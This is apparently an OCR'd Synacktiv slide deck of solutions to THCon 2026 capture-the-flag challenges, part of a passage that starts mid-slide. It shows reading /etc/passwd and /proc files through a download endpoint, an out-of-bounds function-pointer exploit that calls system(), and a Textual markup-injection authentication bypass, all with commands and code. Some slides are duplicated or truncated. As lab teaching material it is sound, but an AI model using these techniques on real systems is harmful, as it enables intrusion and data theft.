  FwdDp4OjQyOjY1NTM0OjovbW9uZXhpc3RlbnQ6L3Vzci9zYmluL25vbG9naW4Kbm9ib2R5Ong6NjU1MzQ6NjU1MzQ
  6bm9ib2R5Oi9ub25leGlzdGVudDovdXNyL3NiaW4vbm9sb2dpbgphcHA6eDoxMDAwOjEwMDA6Oi9hcHAvOi9iaW4v
  c2gK",
  "filename":"passwd"
}
```

```
$ python req.py dl /etc/passwd
root:x:0:0:root:/root:/bin/bash
[…]
app:x:1000:1000::/app/:/bin/sh

$ python req.py dl /proc/self/cmdline
./api

$ python req.py dl /proc/self/environ | perl -pe 's/\x00/\x0a/g' | grep PWD
PWD=/app/api
OLDPWD=/app
```

```
$ python req.py dl /app/api/api
[…]

$ file api
api: ELF 64-bit LSB executable, x86-64 […]

$ ls -alh api
-rw-r--r-- 1 fab fab 19M mars  30 22:08 api
```

Api binary

SYNACKTIV

- **Golang Web server**
  - “gin-gonic”
- **API endpoints for:**
  - Payloads : list, download, upload, delete
  - Encryption
- **Encryption API:**
  - Write parameters to “/tmp/loader.in”
  - Get response from “/tmp/loader.out”
- **Who handles these files?**

/proc shenanigans

SYNACKTIV

- **Can implement /bin/ps by iterating on /proc/XX/cmdline around our PID**
  - And we can even read /proc/xx/maps (will be useful later)

```
$ python ps.py 1648
1648 ./api
1655 /app/loader/loader infinity
1656 /bin/bash /app/entrypoint.sh --started
1659 /bin/bash /app/entrypoint.sh --started
1661 /app/loader/loader
1662 ./api
1663 ./api
1664 ./api
```

- **/app/loader/loader looks interesting!**


/app/loader/loader

SYNACKTIV

- **x86-64 ELF**
- **Obfuscated strings**
- **Create FIFOs in /tmp/loader.in and /tmp/loader.out**
- **Read loader.in in a loop**
  - Input should contain 3 lines, directly written by “api” binary
  - Algo (int, [0-99]), Key (hex, 16/20/32 bytes, depends on algo), Filename (uploaded payload)
- **Fork() then enters state machine**

State machine

SYNACKTIV



The plan

SYNACKTIV

- **State 0: algo can be > 2, there is only an error log but the state machine continues**
- **Additional check on state 7**
  - ((algo>>3)^(algo*0x45D9F3B)) & 0xF == 7
  - “5” matches
- **We can OOB the function pointers array created on state 3**
  - … and our provided key is decoded and obfuscated in an adjacent buffer!
- **Function pointer is called in state 5 with file content as first arg**

The plan

SYNACKTIV

```
_QWORD s[4]; // [rsp+A0h] [rbp-1460h] BYREF
char keybuff[112]; // [rsp+C0h] [rbp-1440h] BYREF
```

```
case 3:
  memset(s, 0, 0x60u);
  unhex(key, keybuff, n);
  for ( j = 0; j < n; ++j )
    keybuff[j] ^= 55 * j + 19;
  memcpy(global_key, keybuff, n);
  keysize = n;
  s[3] = cookie;
  s[0] = (unsigned __int64)sub_2413 ^ 0xBADC0FFEE0DDF00DLL;
  s[1] = (unsigned __int64)sub_249D ^ 0xBADC0FFEE0DDF00DLL;
  s[2] = (unsigned __int64)sub_252A ^ 0xBADC0FFEE0DDF00DLL;
  v22 = s[algo_int];
  FUNC_PTR = (void (__fastcall *)(unsigned __int8 *, unsigned __int64, char *))(v22 ^ 0xBADC0FFEE0DDF00DLL);
```

```
old_stdout = -1;
if ( !pipe(pipedes) )
{
  old_stdout = dup(1);
  dup2(pipedes[1], 1);
  close(pipedes[1]);
}
FUNC_PTR(ptr, reduced_size_64, out_buffer_64);
```

The plan

SYNACKTIV

- **We can use index 5 → key[8:16] should contain an obfuscated (XOR 0xBADCOFFEE0DDF00D) pointer to system()**
  - We also have to obfuscate the whole key with the custom xor (55*j + 19)
- **Our file should contain “cat /app/flag_*”**
- **We need system() address**
  - /proc/xx/maps to the rescue :)

```
$ python req.py dl /proc/1661/maps | grep libc
7f63b7e82000-7f63b7eaa000 r--p 00000000 08:f0 808    /usr/lib/x86_64-linux-gnu/libc.so.6
7f63b7eaa000-7f63b800f000 r-xp 00028000 08:f0 808    /usr/lib/x86_64-linux-gnu/libc.so.6
7f63b800f000-7f63b8065000 r--p 0018d000 08:f0 808    /usr/lib/x86_64-linux-gnu/libc.so.6
7f63b8065000-7f63b8069000 r--p 001e2000 08:f0 808    /usr/lib/x86_64-linux-gnu/libc.so.6
7f63b8069000-7f63b806b000 rw-p 001e6000 08:f0 808    /usr/lib/x86_64-linux-gnu/libc.so.6

$ readelf -a libc.so.6.dump |grep system
  1054: 0000000000053110    45 FUNC    WEAK   DEFAULT   15 system@@GLIBC_2.2.5

$ python req.py ul x.bin 'cat /app/flag_*'
{'message': 'Payload staged successfully'}

$ python req.py enx x.bin 0x7f63b7ed5110 5
{'message': 'Encrypted:
https://thcon-2026.m0rgan.net/a8e233e335c95ee5823d16eaadb33054dfb909d6afc7cdb4c13a1c6e903701a
4'}
```

```
$ python req.py dl /proc/1661/maps | grep libc
7f63b7e82000-7f63b7eaa000 r--p 00000000 08:f0 808    /usr/lib/x86_64-linux-gnu/libc.so.6
7f63b7eaa000-7f63b800f000 r-xp 00028000 08:f0 808    /usr/lib/x86_64-linux-gnu/libc.so.6
7f63b800f000-7f63b8065000 r--p 0018d000 08:f0 808    /usr/lib/x86_64-linux-gnu/libc.so.6
7f63b
7f63b

$ rea
  105

$ pyt
{'mes

$ pyt
{'message': 'Encrypted:
https://thcon-2026.m0rgan.net/a8e233e335c95ee5823d16eaadb33054dfb909d6afc7cdb4c13a1c6e903701a
4'}
```

Congrats, this means completion of step 3

Report your success to ***thc-2026-flag-t4dhkltjtdfltqs4oc@m0rgan.net***

Well, it's even worse than we thought; `M4terM4xima` is not an APT but rather an AI left behind by the Xtrem Scavenger Squad gang. We really need to get more clues as to what this AI is really doing.

SST Dynamics' northern factory has a secure file viewer application accessible over SSH. But given the security of their website, we may be able to sneak in there, since we still have access to the code that used to be deployed when we worked together with them (See attachment below). Your task is to connect to the server, authenticate, and navigate the graphical interface to read files containing sensitive operational data. Be vigilant; some files may hide critical information about the factory's compromised robots.

The default username password is known to be `thcity:thcity`. We asked them to change it... 41 times... *sighs*. You can access it at such-secure-file-viewer.thcon.ar-lacroix.fr:22.


the aforementioned code

Step 4/5: Python textual

Python textual

SYNACKTIV

- Python framework to design an UI in a terminal



Authentication

SYNACKTIV

- Admin user has a random password

```
41  @dataclass
42  class User:
43      """
44      Class for representing a User
45      """
46      login: str
47      password: str
48
49  Admin = User("admin", os.urandom(30).hex())
50  CurrentUser = User("unauthenticated", "")
```

- We have to find an auth bypass
- But a quick textual explanation first!

Textual

SYNACKTIV

- **Your app can have different “Screens”**
- **Each screen has a layout with different “Widgets”**
- **“Actions” can be defined at different levels : App (global), Screen or Widget**
  - An App action can be called from any screen/widget
  - A Screen action can only be called from a screen or its contained widgets
  - A Widget action can only be called in the context of this widget!

Auth bypass

SYNACKTIV

- Interesting behavior for a failed login

```
def action_check_login_password(self):
    """
    Check login and password
    """
    login_widget = self.query_one("#login", Input)
    password_widget = self.query_one("#password", Input)
    result_widget = self.query_one("#result_login", Label)

    login = login_widget.value
    password = password_widget.value
    if(login == Admin.login and password == Admin.password):
        self.notify("Access granted")
        login_widget.clear()
        password_widget.clear()
        self.app.action_login(login)

    elif not login:
        result_widget.update("Missing identifier")
    else:
        result_widget.update(f"Access denied for operator [b]{login}[/b]")
    result_widget.styles.opacity = 1.0
    self.app.set_timer(3, self.clear_message)
```

Auth bypass


SYNACKTIV

- Interesting behavior for a failed login

```
def action_check_login_password(self):
    """
    Check login and password
    """
    login_widget = self.query_one("#login", Input)
    password_widget = self.query_one("#password", Input)
    result_widget = self.query_one("#result_login", Label)

    login = login_widget.value
    password = password_widget.value
    if(login == Admin.login and password == Admin.password):
        self.notify("Access granted")
        login_widget.clear()
        password_widget.clear()
        self.app.action_login(login)

    elif not login:
        result_widget.update("Missing identifier")
    else:
        result_widget.update(f"Access denied for operator [b]{login}[/b]")
    self.app.set_timer(3, self.clear_message)
```



Auth bypass


SYNACKTIV


- Interesting behavior for a failed login

```python
def action_check_login_password(self):
    """
    Check login and password
    """
    login_widget = self.query_one("#login", Input)
    password_widget = self.query_one("#password", Input)
    result_widget = self.query_one("#result_login", Label)

    login = login_widget.value
    password = password_widget.value
    if(login == Admin.login and password == Admin.password):
        self.notify("Access granted")
        login_widget.clear()
        password_widget.clear()
        self.app.action_login(login)

    elif not login:
        result_widget.update("Missing identifier")
    else:
        result_widget.update(f"Access denied for operator [b]{login}[/b]")
    self.app.set_timer(3, self.clear_message)
```






Markup injection!

SYNACKTIV


- **What can we inject?**
  - Let's read the doc!



- **Actions can be called!**
  - Let's call the login action :)


Auth bypassed :)


SYNACKTIV



Auth bypassed :)

SYNACKTIV





Auth bypassed :)

SYNACKTIV


Auth bypassed :)

SYNACKTIV

Step 5

SYNACKTIV

- **New injection?**



- **We have to read /transmission.md**
- **The directory tree is initialized on “~”**
- **There is an “open_file” action taking a full file path**
  - But defined in the “VisibleDirectoryTree” widget!

Double injection

SYNACKTIV

- **We can inject a new click tag in our fake login**
- **But the action will be triggered in the header widget…**
  - We cannot directly call the open_file action
  - The 3 possible namespaces for calling an action are: app, screen and focused
  - “focused” targets the widget which has the focus, but clicking gives the focus to the widget which has the @click tag…

Solution: triple injection!

SYNACKTIV

- **We can use a builtin action called “app.notify”**
  - It spawns a notification with a custom content
  - If we inject a @click inside, the focus won’t be changed when the action is clicked!
- **Plan:**
  - Triple injection
  - Click in header → spawn notification
  - Click in VisibleDirectoryTree to make it focused
  - Click in the notification to trigger the focused.open_file(“/transmission.md”) action

Triple injection


SYNACKTIV

Triple injection

SYNACKTIV

